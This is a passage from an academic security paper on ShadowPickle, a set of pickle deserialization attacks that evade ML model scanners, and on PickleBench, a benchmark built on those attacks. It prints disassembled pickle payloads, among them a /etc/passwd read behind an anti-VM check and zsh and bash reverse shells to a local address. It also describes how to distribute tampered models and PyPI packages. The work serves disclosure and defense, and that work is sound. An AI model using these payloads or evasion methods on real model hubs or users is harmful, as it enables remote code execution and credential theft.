ShadowPickle: Evading Machine Learning Model Scanners via Stealthy Pickle Deserialization Attacks

***Abstract*—Model hosting hubs (e.g., Hugging Face) are vulnerable to supply chain attacks that enable remote code execution on trusted user environments. Attackers often distribute malicious Pre-trained ML models (PTMs) via model hubs. In this paper, we present *novel attacks* against PTMs and model hubs called SHADOWPICKLE. SHADOWPICKLE includes three (3) stealthy pickle deserialization attacks that enable malicious behaviors and evade state-of-the-art (SOTA) model scanners. These attacks leverage the external module import mechanism of the Pickle Virtual Machine (VM) to execute malicious payloads during deserialization. Additionally, we provide PICKLEBENCH, a *dynamic* and *extensible* benchmark for automatically injecting SHADOWPICKLE into arbitrary benign PTM models. Our evaluation shows that SHADOWPICKLE evades ten SOTA scanners, and four model hubs. SHADOWPICKLE (Overwritten) has a 63% evasion rate across scanners, and up to 50% higher evasion rates than existing attacks. Besides, PICKLEBENCH is up to 25.6% more challenging than three SOTA benchmarks. Finally, we provide security recommendations for mitigating our attacks and improving the effectiveness of existing scanners. Our findings highlight the limitations of existing PTM scanners and suggest directions for improvements.**

***Index Terms*—Pickle Deserialization, Machine Learning Models, Supply Chain Security, Model Scanners, Model Hosting hubs**

I. INTRODUCTION

Pre-trained machine learning models (PTMs) are typically provided to end-users via model hosting hubs such as Hugging Face [1], GitHub [2], OpenCSG [3] and ModelScope [4]. These hubs host millions of ML models provided by engineers and companies such as NVIDIA, Google, Meta, Microsoft and OpenAI [5], [6], [7], [8]. For instance, Hugging Face (HF) [1] provides over 2.5 million PTMs to 13 million users. It serves over 18.9 million visitors per month [9]. This includes ML models belonging to tasks such as text classification, text generation, image classification and feature extraction.

Model hubs are critical to the security of the ML supply chain. End-users rely on model hubs to ensure that uploaded PTMs are secure. However, model hosting hubs have become popular targets for orchestrating malicious PTM attacks [10]. Researchers have reported instances of malicious PTMs uploaded on model hubs to compromise system security [11].

To prevent malicious PTM attacks, model hubs employ state-of-the-art (SOTA) security scanners. These scanners aim to ensure uploaded models are safe for end-users. For instance, Hugging Face scans models using PTM scanners (JFrog [12], Guardian [13] and PickleScan [14]) and malware scanners (ClamAV [14] and VirusTotal [15]). Meanwhile, OpenCSG employs Gentel [16], [17], a closed source model scanner.

Despite the plethora of security scanners, several successful attacks and malicious PTMs have been reported on popular model hubs such as Hugging Face [18], [19]. These attacks have been shown to compromise user's trusted environments or steal user data [20], [21], [22], [23], [24], [18], [25], [26].

Notably, Pickle is the most popular PTM format [27]. It has been shown to be vulnerable to malware attacks [11], [28]. For instance, Stacked Pickle attack [29] uses multiple concatenated pickles to hide the malicious payload in nested inner Pickles. Library Import attack [30] injects payloads into third-party libraries outside of the model scanner's blacklist. Finally, PICKLECLOAK [31] proposes multiple attack methodologies such as Module Loading Surface, Exception-Oriented Programming (EOP) and Gadget-finding in third-party libraries.

To defend against these attacks, SOTA security scanners often update their white (or black) list of (dis)allowed operations (e.g., imported modules) or system calls (such as `exec`). However, this mitigation is a *soft* patch which addresses a symptom rather than the general class of the Pickle vulnerability issue. Such patches are not robust since attackers can *still* evade SOTA scanners, e.g., using one of over hundred PyPI modules that support code executions [32].

In this paper, we present a novel class of stealthy Pickle deserialization attacks called SHADOWPICKLE. Our work demonstrates vulnerabilities of the Pickle deserialization method, the insecurity of model hubs and community-maintained package indexes, and the inefficiencies of existing scanners. Our attack (SHADOWPICKLE) leverages the Pickle VM's deserialization mechanism to evade the security scanners of existing model hubs. In contrast to existing attacks, SHADOWPICKLE distinguishes itself by synthesizing payloads with built-in libraries while evading detection by SOTA scanners.

SHADOWPICKLE leverages ML/software supply chain vulnerabilities and Pickle (VM) weaknesses. Specifically, it leverages (a) the vulnerability of the Pickle VM deserialization mechanism [33], classified as CWE-502 [34], (b) the lack of automated security vetting in community-maintained package indexes like PyPI [35], [36], identified as CWE-1395 [37] and (c) the poor efficacy of SOTA model hub security scanners [31], corresponding to CWE-183 [38] and CWE-184 [39].

Figure 1 illustrates one of our attacks, namely SHADOWPICKLE-Overwritten Module attack. This attack overwrites whitelisted modules and use the overwritten library to execute arbitrary code on the victim's machine. Existing SOTA model scanners do not incorporate Python environment integrity checks, thus allowing our attack to evade existing scanners. We propose an automatic benchmark (PICKLEBENCH) for or-




Fig. 1: SHADOWPICKLE (Overwritten-module) workflow

chestrating SHADOWPICKLE attacks. We also develop defense patches to improve the performance of SOTA scanners and mitigate SHADOWPICKLE. Overall, our work aims to improve the reliability and security of model scanners and hubs.

Table I provides an example of SHADOWPICKLE and illustrates its stealthiness. Unlike SOTA attacks (e.g., PICKLECLOAK), SHADOWPICKLE evades the SOTA scanners and model hub security (Hugging Face). Table I shows that SOTA scanners fail to detect our attack but detect other attacks.[1]To the best of our knowedge, SHADOWPICKLE is the first attack to bypass PyTorch's WEIGHTS-ONLY UNPICKLER [40].

Overall, this paper makes the following contributions:

- **SHADOWPICKLE:** We present three novel pickle deserialization attacks for orchestrating malicious PTMs that evade SOTA scanners and model hubs (section IV). It also ensures that the resulting malicious Pickle is valid and deserializable.
- **PICKLEBENCH:** We provide an automatic and extensible benchmarking method that allows to inject SHADOWPICKLE into arbitrary benign PTMs (section V). Our benchmark is useful for evaluating PTM scanners and model hub security.
- **Evaluation:** We evaluate SHADOWPICKLE using 10 SOTA scanners and four model hubs. Results show that SHADOWPICKLE (Overwritten) has a 63% evasion rate across scanners (**RQ1**) and is 50% more evasive than existing attacks (**RQ2**). In addition, PICKLEBENCH is up to 25.6% more challenging than existing benchmarks (**RQ4**).
- **Defense:** We propose defense recommendations for improving existing SOTA scanners and mitigate SHADOWPICKLE attacks (subsection Q). Our recommendations improve the effectiveness of WEIGHTS-ONLY by 19% (F1-score) and FICKLING by 5% (F1-score) and 16% (FPR), respectively.

II. OVERVIEW

A. Problem Settings

Pickle VM and Deserialisation: We illustrate the Pickle VM import mechanism in Figure 2. PyTorch models use the pickle format as a method to store and distribute models and their weights. To load PyTorch models, Python uses the Pickle VM to deserialise the binary data in the model files. During deserialisation, the Pickle VM uses opcodes like `GLOBAL` to gain access to Pythonic functions like `print()` (step 1, Figure 2). Opcodes like `GLOBAL` are used by the Pickle VM to import python libraries (e.g., `numpy`) or modules accompanying the model. The imported libraries or files are accessed using `sys.modules` (step 2, Figure 2). `sys.modules` is a dictionary that contains the module objects that the Python Interpreter imports. This dictionary is then used by the Pickle VM to import the required libraries (step 3, Figure 2).

Pickle Deserialisation Attacks: Pickle deserialisation attacks allow an attacker to execute arbitrary code on the victim's machine. The attacks are possible using imports for malicious libraries, primarily using opcodes like `GLOBAL` (step 1, Figure 2). We define *malicious libraries* as those that allow the attacker to run arbitrary code when imported by the Pickle VM. A Python object has to be created using the `REDUCE` opcode to execute code through such libraries. Objects created with `REDUCE` (step 4, Figure 2) with the desired payload of the attacker, can lead to arbitrary code execution. Common examples of malicious libraries include `exec` and `eval`, which are often used since they are Python inbuilt libraries, but they are often marked as unsafe by PTM security scanners.

B. SHADOWPICKLE's Novelty

Tables I and II compare SHADOWPICKLE vs. existing attacks illustrating its *novel approach*, *stealthiness*, and *validity*.
Approach/Design: Firstly, SOTA attacks such as the Library Import Attack [30] and PICKLECLOAK [31], rely on gadgets available in existing Python libraries and are therefore constrained by the functionality implemented in those libraries. However, SHADOWPICKLE allows the attacker to synthesize a custom module containing gadgets specifically tailored to the intended malicious objectives (e.g., credential stealing, reverse shells, etc.). These custom modules can either be uploaded to community-managed package indices (e.g., PyPI) or packaged together with the Pytorch model (CWE-1395 [37]). Secondly, SOTA attacks (e.g., PICKLECLOAK [31] and Library Import Attack [30]) primarily focus on evading the blacklist of existing security scanners by using libraries not included in the blacklist (CWE-184 [39]). In contrast, SHADOWPICKLE (Overwritten module) allows the attacker to override any of the whitelisted modules belonging to a security scanner, thereby bypassing an allowlist-based defenses (CWE-183 [38]). Lastly, to the best of our knowledge, SHADOWPICKLE (Overwritten Module) is the first attack known to leverage pre-defined Python standard library module paths (`sys.modules`) to execute malicious payload present inside the Pytorch model.
Stealthiness: To the best of our knowledge, our Overwritten Module attack is the *first* and *only* attack to evade PyTorch's official Restricted Loading Environment (WEIGHTS-ONLY UNPICKLER) which is turned on by default when loading a model with `torch.load()`. Moreover, SHADOWPICKLE develops novel methods to bypass the blacklist and whitelists employed by security scanners.

[1]As shown in Table I, the most recent Pickle attack (PICKLECLOAK [31]) is effectively detected by six out of eight (75%) SOTA scanners (e.g., `PickleScan`, `Guardian`, `ModelTracer`, `WeightsOnlyUnpickler`). However, our attack evades all scanners while keeping the Pickle file valid.

TABLE I: Motivating Example showing SHADOWPICKLE and SOTA attacks using SOTA scanners. Code snippets in red are malicious payloads. "✓" means the model was detected as *malicious* and "✗" means the model was classified as *benign*.

		Stacked Pickle	**Library Import**	**PICKLECLOAK**	**Overwritten Modules (Ours)**
	Model Name	coldwaterq/sectest [29]	zpbrent/reuse [30]	Zolllll/dont_download_this2 [41]	Zolllll/dont_download_this [42]
Scanner Type	Description	Model depicting stacked pickles first disassembly layer does not show maliicous payload	Model used as payload for the import attacks to be imported by libraries	Model depicting pickle model surface attack with a pkl → pkl attack	Model injected with payload in overwritten module OrderedDict

	Disassembled code	`0: \x80 PROTO 2`
		`2: \x8a LONG1`
		`11954703714603801333356`
		`14: . STOP`
			`0: \x80 PROTO 3`
			`2: c GLOBAL 'posix system'`
			`...`
			`18: X BINUNICODE 'touch HACKED'`
			`35: q BINPUT 1`
			`...`
			`40: R REDUCE`
				`0: \x80 PROTO 4`
				`11: \x8c SHORT_BINUNICODE 'numpy.testing._private.utils'`
				`41: \x8c SHORT_BINUNICODE 'runstring'`
				`52: \x93 STACK_GLOBAL`
				`...`
				`57: \x8c SHORT_BINUNICODE '__import__("os").system("ls")'`
				`...`
				`90: R REDUCE`
				`91: . STOP`
					`0: \x80 PROTO 2`
					`2: c GLOBAL 'collections OrderedDict'`
					`29: X BINUNICODE "if not 'hypervisor' in open('''/proc/cpuinfo''').read(): \n print(open('/etc/passwd').read()) "`
					`...`
					`134: R REDUCE`
					`136: b BUILD`

Static	PickleScan [43]	✓	✓	✓	✗
	ModelScan [44]	✗	✓	✗	✗
Hugging Face	HF_JFrog [12]	✓	✓	✗	✗
	HF_Guardian [13]	✓	✓	✓	✗
	HF_ClamAV [14]	✗	✗	✗	✗
	HF_VirusTotal [15]	✓ (1/77 engines detected)	✗	✗	✗
	HF_PickleScan [14]	✓	✓	✓	✗
Dynamic	ModelTracer [45]	✓	✓	✓	✗
Environment	WEIGHTS-ONLY [40]	✓	✓	✓	✗

Pickle/PTM Validity: SOTA attacks (Stacked Pickles [29], Library Import [30] and PICKLECLOAK [31]) develop attacks to evade Pickles by manipulating how Pickles are formed. This often results in *invalid* Pickles (e.g., PICKLECLOAK) such that the resulting Pickles cannot be disassembled with inbuilt Python tools like `Pickletools` [46]. Unlike PICKLECLOAK, SHADOWPICKLE and our injection technique does not result in *invalid* Pickles. Its resulting PTMs are executable by Pickle disassemblers and parsers without errors.

C. PICKLEBENCH's Novelty

PICKLEBENCH is an automatic, extensible benchmark that generalizes SHADOWPICKLE to arbitrary malicious payloads and benign PTMs. PICKLEBENCH allows to assess both the whitelists and blacklists of SOTA model scanners. We outline the differences between PICKLEBENCH and the SOTA benchmarks in Table III and Table XIV.

MALHUG vs. PICKLEBENCH: MALHUG provides 64 malicious Pickle PTMs from Hugging Face. These attacks expose limitations of blacklists scanners, i.e., their non-exhaustive nature. For instance, MALHUG PTMs often contain malicious payloads that use `execve`. SHADOWPICKLE generalises beyond such attacks, by supporting arbitrary PyPI modules via its PyPI attack. Moreover, PICKLEBENCH also assesses whitelisted modules via its overwritten module attack. More importantly, unlike MALHUG, PICKLEBENCH is open-source and does not rely on a custom scanner.

PickleBall vs. PICKLEBENCH: PickleBall also provides *benign* models that use popular external libraries like `FastAI`, which can be used to test scanner's whitelists. However, the libraries are not being used as an attack method but instead for false positive assessment. Unlike PickleBall, PICKLEBENCH provides a whitelist benchmark that uses whitelisted libraries like `collections.OrderedDict` as an *attack*. This allows to assess whether a scanner ensures that whitelisted libraries are tamper proof. To the best of our knowledge, PICKLEBENCH is the first benchmark that supports *attack* assessments of scanner's whitelists.

PICKLECLOAK vs. PICKLEBENCH: PICKLECLOAK provides a benchmark that can be extended using its gadget-finding tool. However, it does not provide a method to benchmark whitelist-based scanners. PICKLEBENCH provides new attacks and methodologies, including both blacklist and whitelist benchmarks. The PyPI and external module attacks can be used as a blacklist or whitelist benchmark since they use libraries that are not present in preset lists. The Overwritten Module attack is the first attack using a whitelisted module, and it can be used as a whitelist benchmark.

Extensibility: PICKLEBENCH differs from MALHUG [11] and PickleBall [27] due to its extensible nature. MALHUG and PickleBall benchmarks were created by scanning Hugging Face and (manually) developing models that evade security scanners, respectively. Hence, these benchmarks are not dynamic. PICKLEBENCH can be extended with our injector with new payloads and libraries that support code execution.

III. BACKGROUND & RELATED WORKS

A. SOTA PTM Attacks

Stacked Pickle Attack [29] evades scanners by employing recursive Pickles, i.e., Pickles requiring multiple `pickle.load` for model loading. SOTA scanners were not detecting this attack since they initially examine *only* the first layer of the Pickle bytecode (Table I, third column). While stacking Pickles is not malicious itself, the malicious Pickle bytecode appear in a layer after the first. This is missed by the scanners because they only scanned the first layer of Pickles that they find, typically after a single `pickle.load`. The attack also allows to inject malicious Pickle bytecode in a chosen location of a Pickle file. It uses Python's `zlib` [47] to obfuscate the payload as compressed bytecode and execute

it later with the `decompress` function. After its disclosure, security scanners (e.g., PICKLESCAN [14]) were patched to scan stacked Pickles, and `zlib` library was added to the blacklist of malicious libraries.

Library Import Attacks [30] is an attack that applies to victims using PTMs with command line libraries (e.g., `from_pretrained`). This attack leverages the implementation of the library and loading files detailed in the config of the project (such as a `config.yaml` file that the library would reference). This attack evades security scanners without using the Pickle VM opcodes to bypass the scanners. It relies on libraries that load Pickle files (e.g.,`from_pretrained`). The malicious model use well-known Python execution paths like `posix system`, which is detected by most security scanners (Table I, fourth column).

PICKLECLOAK [31] evades SOTA security scanners using three (3) evasion methods. The first attack uses vulnerable Pickle loading call chains to bypass scanners (e.g., `legacy_load` from `torch.load()`). The second attack uses Exception-Oriented Programming to crash the scanner after executing the payload, by triggering an exception it evades detection. The third attack uses gadgets in popular ML libraries like `numpy` to execute arbitrary code instead of the popularly blacklisted libraries like `exec`. The first two PICKLECLOAK attacks develop Pickle files that are invalid by design. The resulting Pickles from these attacks cannot be disassembled by tools such as `Pickletools`. The third gadget finding attack shows extensibility opportunities when pointed towards popular libaries like `numpy`, and finds functions that can execute arbitrary code such as `numpy.memmap`. However, it is still detected by scanners like WEIGHTS-ONLY UNPICKLER, and HF_PickleScan because its gadget chains (e.g., `numpy.memmap`, `pandas.read_pickle`) are not whitelisted (Table I, fifth column).

Our attack (SHADOWPICKLE) distinguishes itself by focusing on the wider Python ecosystem surrounding the Pickle VM, while evading SOTA security scanners like the default PyTorch WEIGHTS-ONLY UNPICKLER [40]. Table II compares SHADOWPICKLE to SOTA attacks. We also experimentally compare SHADOWPICKLE to the these attacks (**RQ2**).

B. SOTA Malicious PTM Benchmarks

We identify three SOTA malicious PTM benchmarks, namely MALHUG [11], PickleBall [27] and PICKLECLOAK [31]. MALHUG provides 91 malicious models collected from scanning thousands (760K) of PTMs from Hugging Face using their custom detector (MALHUG). We employ 64 of the malicious models which are Pickle or PyTorch models as the MALHUG benchmark. Kellas et al. [27] provides two (2) malicious models to demonstrate evasion of SOTA security scanners like MODELSCAN [44]. Finally, PICKLECLOAK provided 57 models that are capable of arbitrary code execution using their gadget-based attack. MODELTRACER [45] has also scanned 12,793 models and uncovered 14 malicious models. However, the malicious models are not publicly provided.




Fig. 2: PickleVM deserialization process.

PICKLEBENCH differs from existing works as it presents three (3) novel attacks that are previously unseen in existing benchmarks. It is useful for assessing scanners and model hub security. It provides an automated and extensible injector which allows for dynamic benchmarking. We also compare PICKLEBENCH to the aforementioned benchmarks (**RQ4**).

C. SOTA PTM Security Scanners

PTM security scanners are categorized into four main types:

Static Scanners: These scanners aim to find malicious or suspicious `GLOBAL` imports in the PTM Pickle bytecode. The Pickle file is disassembled using a disassembler e.g., PICKLETOOLS, or a custom disassembler [48]. The discovered imports are then compared against a preset whitelist [48] or blacklist [43], [44] curated by the scanner developers. The main limitation is that their whitelist or blacklists are non-exhaustive. For instance PICKLECLOAK [31] has shown that they can be evaded by employing alternative gadgets that employ pre-existing libraries for arbitrary code execution.

Dynamic Scanners: These scanners analyse the PTM by executing it, e.g., by loading it and collecting its system calls using tools like strace [49] and Python's sys module [50] (MODELTRACER [45]). The collected system calls are then examined for blacklisted opcodes such as `execve`, which indicate malicious behaviour. For instance, MODELTRACER found 14 malicious models when tested on Hugging Face [45]. However, dynamic scanners are limited since they require executing the model (preferably in a sandboxed environment) and they are computationally more expensive than static analysis. In addition, they may suffer from under-approximation due to the concrete execution scenario or environment (e.g., Anti-VM or debugging attacks may remain undetected).

Model Loading Environments (MLE): These environments employ fixed whitelist to ensure that only trusted Pickle opcodes and imported libraries are permitted during model loading. PyTorch's default WEIGHTS-ONLY UNPICKLER [40] works by whitelisting PyTorch's utility functions. Whereas, dynamic approaches like PickleBall [27] focus on generating policies for libraries to add to the function whitelist. For instance, WEIGHTS-ONLY flagged 219 out of 1496 models tested from Hugging Face because they contain libraries that are not present in its whitelist [27]. MLE scanners are limited by their reliance on the end-user's expertise. WEIGHTS-ONLY assumes the user will never use the `weights_only=False` flag, while using `torch.load()`, which turns off the environment and leaves the user vulnerable to malicious models. This assumption does not hold in practice as the whitelist

TABLE II: Details of SHADOWPICKLE versus SOTA PTM attacks showing whether the attack "fully" (●), "partially" (◐), or "does not" (○) employ the specified technique.

Attacks	Size	Standard Lib Usage	Gadget Finding	Stacked Pickles	Invalid Pickles	Exception-Oriented Programming	Extensibility	Third-Party Library Usage	External File Usage	Library Overwriting
Stacked Pickles [29]	5	●	○	●	○	○	○	○	○	○
Library Import [30]	1	●	◐	○	◐	○	○	○	●	○
PICKLECLOAK _Module-surface [31]	3	○	○	○	●	○	○	◐	○	○
PICKLECLOAK _EOP [31]	1	●	○	○	●	●	○	○	○	○
PICKLECLOAK _Gadget-Based [31]	56	○	●	○	○	○	●	◐	○	○
SHADOWPICKLE _PyPI (Our Work)	1000	○	◐	○	○	○	●	●	○	○
SHADOWPICKLE _External (Our Work)	1000	○	○	○	○	○	●	◐	●	○
SHADOWPICKLE _Overwritten (Our Work)	1000	○	○	○	○	○	●	◐	○	●

TABLE III: PICKLEBENCH versus SOTA PTM security benchmarks showing whether the benchmark "fully" (●), "partially" (◐), or "does not" (○) employ the technique.

Benchmarks	Size of Malicious	Size of Benign	ModelHub Scanning	Custom Tool	Dataset Availability	Extensibility	Whitelist Benchmark	Static /Dynamic
MALHUG [11]	91	0	●	●	●	○	○	Static
PickleBall [27]	2	252	●	○	●	○	◐	Static
PICKLECLOAK [31]	57	0	○	●	●	●	○	Dynamic
PICKLEBENCH	3000	1000	○	○	●	●	●	Dynamic

is non-exhaustive and several popular PTM providers (e.g., *FastAI*) require the flag to be set to false.

Closed-Source Scanners: Model hubs like HuggingFace employ closed-source scanners to scan uploaded PTMs on their platform [13], [14], [12], [15], while OpenCSG [3] uses Gentel [16], [17]. In this work, we compare to closed-source scanners by uploading representative models of our attacks on model hubs and checking whether their scanners flag them. This is because we can not upload thousands of malicious models on such platforms without security implications and potential ban. Therefore, for each of our attack types, we upload an example on HuggingFace [42], [41] and OpenCSG [51].

IV. ATTACK METHODOLOGY

A. Threat Model

Attack assumptions: We assume the attacker can create or modify PTMs by injecting payloads that contain malicious code, (e.g., reverse shells). The attacker then distributes the malicious models through hosting hubs or by directly sending it to the victims. The attacker also provides the instructions to execute (load) the model. Additionally, SHADOWPICKLE's **External Modules** attack assumes that the attacker can direct the victim to download the accompanying external modules for the PTM. Finally, SHADOWPICKLE's **Overwritten Modules** assumes the attacker can upload and distribute Python packages through platforms like PyPI [52].

Defence Assumptions: We assume that the model scanners are able to disassemble and analyse the models being scanned. It is also assumed that the defender does not require security expertise or access to model source code.

These assumptions are reasonable, common and feasible within the current ML supply chain system. This threat model aligns with the current ML supply chain system where practitioners distribute PTMs, code/artifacts and Python packages on platforms like Hugging Face [1] and GitHub [2], etc.

B. Attack Description

*1) **Overwritten Module**:* Figure 1 illustrates the SHADOWPICKLE-overwritten module attack. This attack showcases a wider issue in Python's supply chain, wherein an attacker can overwrite local modules on a victim's system with malicious behaviour. This allows the attack to bypass whitelists by using modules on the whitelist to execute arbitrary code. It can be distributed as a full package through model hosting hubs, where users would have to install it with instructions. We also demonstrate a wider distribution method with PyPI, akin to how popular libraries like `numpy` are installed (with a command like `pip install -r requirements.txt`, which is common in Hugging Face repositories). The main advantage of the attack is that the victim does not need to disable the WEIGHTS-ONLY UNPICKLER because the attack overwrites one of the modules in its whitelist.

Attack steps: The attacker implements a module that overwrites local system libraries (e.g., `OrderedDict`) by adding code execution functionality (step 1, Figure 1). To distribute the compromised module, the attacker uploads the overwritten library to PyPI or the model hub alongside the PTM (step 2, Figure 1). Then, the attacker uploads a PTM with an injected payload (using the module) onto the model hub (e.g., HF) and instructs the victim to install the library in the model card via `requirements.txt` or local install (step 3, Figure 1). The victim installs the malicious library and gets the overwritten module, unbeknownst to them. Then the victim loads the model (steps 4-8, Figure 1) and the attack is executed.

Attack Limitations: The victim is required to install the overwritten PyPI library.

Feasibility: This attack is feasible since there are several examples of PTMs (e.g., on HF) that require installing third-party libraries (e.g., from PyPI) via a `requirements.txt`. Researchers have also found that module conflicts in third-party libraries are common on PyPI [53]. SHADOWPICKLE increases this attack surface with module conflicts to Python Standard Libraries (e.g., `collections.OrderedDict`).

Prevalence: There are 31 `requirements.txt` in the top 3000 most liked text-generation model repositories on Hug-

ging Face. We note that any `requirements.txt` file can be used for the installation of our Overwritten Module attack.

*2) **PyPI Injected**:* This attack combines real-world malicious payloads and PyPI libraries [52] that support code execution.[2] Listing 1 provides a sample PyPI payload.

Attack Steps: The attacker injects a malicious payload that relies on a PyPI library into a PTM. Then, the attacker uploads the injected PTM to a model hub and instructs the victim to install the required PyPI library in the model card. Next, the victim installs the required PyPI library and loads the model, and the payload is executed. The attack requires that the victim disables the WEIGHTS-ONLY UNPICKLER while loading the model. This can be specified or instructed in the model loading code or model card. Disabling WEIGHTS-ONLY is required for some *benign* model providers,e.g., `Ultralytics` [54].

Attack Limitations: The victim is required to install the PyPI library needed for code execution.

Feasibility: Using model configuration (e.g., requirements.txt) to direct the victim to install libraries is common, as evidenced by models such as `Synthyra/ESM2-8M` [55]. We found at least 1000 `requirements.txt` on HuggingFace [56].[3]

*3) **External Modules**:* This attack leverages Pickle VM's import strategies. It uses a module packaged with the PTM for arbitrary code execution (e.g., via `exec()`). The external module allows the attacker to execute the payload injected in the PTM when loading the PTM. Listing 2 shows an example.

Attack Steps: The attacker implements a payload with the external module and injects into a model. Then the attacker uploads both the injected model and the external file to a hosting hub and instructs the victim to download it in the model card. The victim downloads both the external file and model, and the payload is executed when loading the model. This attack also requires that the WEIGHTS-ONLY UNPICKLER is disabled while loading the model, e.g., by instructing it in the model loading code or model card. This is a common requirements in benign models, e.g., Ultralytics [54].

Attack Limitations: The victim can download the external module and model in the same directory or the attacker can make a script to add the external file to python's `sys.path`.

Feasibility: PTMs are commonly distributed with code (e..g., loading script) [57], [58], [59]. This broadens the attack surface allowing malicious PTMs to execute arbitrary code.

V. PICKLEBENCH

The goal of our dynamic benchmark (PICKLEBENCH) is to enable automated evaluation of the SOTA scanners against Pickle deserialization attacks. Figure 3 illustrates the workflow of PICKLEBENCH. Crawling is highlighted in orange, Payload Generation in purple, Payload Injection in blue and Scanning in green. Algorithm 1 (appendix) describes the workflow.

[2]Our supplementary Material (Table XI) provides examples of such PyPI libraries that are capable of executing arbitrary code.

[3]The estimation "at least 100" instances was determined by a full-text search of "`requirements.txt`" on HuggingFace. However, because full-text search does not show results more than 1000, we cannot estimate the true number of files without crawling all of HuggingFace.




Fig. 3: PICKLEBENCH workflow

A. PICKLEBENCH *Overview*

To create PICKLEBENCH, a specified number (1000) of benign PTMs are downloaded from a model hub (`Hugging Face`). We filter for PTMs in Pickle formats that are tagged as safe by the model hub's scanners (e.g., `HF_PickleScan`, `HF_Guardian`). Next, we conduct payload generation, a set of real-world payloads are collected from multiple sources [60], [61]. A Pickle is then created with each one of these payloads and stored. We then randomly sample from the set of malicious Pickles, and inject them into the downloaded PTMs resulting in malicious PTMs. Next, the malicious PTMs are automatically validated by ensuring that they load without raising errors/exceptions and the payload is valid and working as expected. PTMs that fail these checks are discarded while valid PTMs are stored for evaluation against open-source SOTA scanners. During evaluation, each malicious PTM is scanned by the SOTA open-source scanners. The scanner verdict and output are then logged. PICKLEBENCH is explained in the supplementary materials (see subsection N).

VI. EXPERIMENTAL SETUP

A. Research Questions

- **RQ1 Attack Effectiveness:** How effective are SHADOWPICKLE attacks in evading SOTA scanners?
- **RQ2 Attack Comparison:** How do SHADOWPICKLE attacks compare to SOTA Pickle deserialisation attacks?
- **RQ3 Advanced Attacks:** How do SOTA scanners perform on advanced SHADOWPICKLE (e.g., obfuscated, payloads)?
- **RQ4 Benchmark Comparison:** How does PICKLEBENCH compare to SOTA benchmarks (e.g., PICKLECLOAK)?

B. Crawling Setup

We employ Hugging Face (HF) as the primary model hub for our benchmarking (PICKLEBENCH). HF is the most popular and diverse model hub with over 2.5 million models and 13 million users, with over 18.9 million visitors per month [9]. Table XVI (appendix) shows that HF has a significantly larger set of models than the other popular model hubs. We also employ the `text generation` task tag as the primary task for PICKLEBENCH, since it is the most popular task in HF and the other popular hubs. In our evaluation, we introduce an interlude of 600 models between the *benign models* and the *injected benign models* to prevent data contamination. The *benign models* are the top 3000

most liked PTMs, while the *injected benign models*, used for SHADOWPICKLE injection, are the top 3600 to 4600 most liked models (Figure 5 (appendix)). We employ the topmost liked models in this task tag, since a high number of likes indicate the models are useful and popular among users, and likely benign. We additionally validated that the crawled models are benign by checking whether they have been flagged as *unsafe* or *malicious* by HF's proprietary scanners (i.e., HF_PickleScan [14], HF_Guardian [13], etc.).

C. Scanner Selection and Setup

We employ five (5) scanners in our evaluation.

Static Scanners: We employ three static scanners, namely PICKLESCAN [43], MODELSCAN [44] and FICKLING [48]. PICKLESCAN and MODELSCAN are the open-source variants of the closed-source scanners used by Hugging Face (HF_PickleScan [14], Guardian [13]). FICKLING supports advanced detection via Dataflow Analysis [62], [63].

Dynamic Scanners: We employ MODELTRACER [45], the SOTA open-source dynamic scanner.

Model Loading Environments: We employ WEIGHTS-ONLY UNPICKLER [40], developed by PyTorch. It searches for non-standard imports that may jeopardise the safety of the model loading environment. It is turned on by default when loading models with PyTorch's `torch.load()`.

Excluded Scanners: We exclude PickleBall [27] because it requires manual specification of security policies for known ML libraries like FastAI [64].[4] Thus, it does not scale to practical model hub settings with millions of PTMs, or our experiments involving thousands of PTMs. PickleBall extends WEIGHTS-ONLY UNPICKLER [40] through policy generation for safe model loading but does not provide an automated method to generate policies for libraries used in the models.

Scanner Setup PICKLESCAN and MODELSCAN are executed via shell commands (Python's `subprocess.run()`). We execute FICKLING by accessing its Python interface and calling `analyze_Pickle_safety` to process its outputs. We executed MODELTRACER's code provided in its repository [66]. We execute WEIGHTS-ONLY UNPICKLER by loading each model using PyTorch's `torch.load()` and catching any `UnpicklingError` when the `UnPickler` raises an error for a non-standard import. We note that WEIGHTS-ONLY UNPICKLER is enabled by default when loading a module with PyTorch. We employ the latest version of each scanner and provide their details in Table XII (appendix).

D. Payload Selection

In our attack and benchmark, we employ malicious payloads that are commonly used in real-world attacks by sourcing from two popular sources, namely PayloadsAllTheThings [60] and revshells.com [61]. They include basic reconnaissance (e.g., `uname -a`) to reverse shells (`sh -i >& /dev/tcp/127.0.0.1/4444 0>&1`). Listing 1 shows a sample payload using `zsh` to make a reverse shell to a local IP address. We describe payloads in Table XIII (appendix).

[4]As stated in the PickleBall GitHub: "To analyze the library and create a policy, you must provide a path to the library source code and the name of the model class" [65].

Listing 1: PyPI payload

```
  2: c    GLOBAL     'raft
       run'
 12: q    BINPUT     0
 14: X    BINUNICODE
"zsh -c 'zmodload
 zsh/net/tcp &&
 ztcp 127.0.0.1 4444 &&
 zsh >\&$REPLY
 2>&$REPLY 0>\&$REPLY'"
```

Listing 2: External payload

```
  2: c    GLOBAL     '
       external
       dangerous_func'
 27: q    BINPUT     0
 29: X    BINUNICODE
      'import os
 os.system(
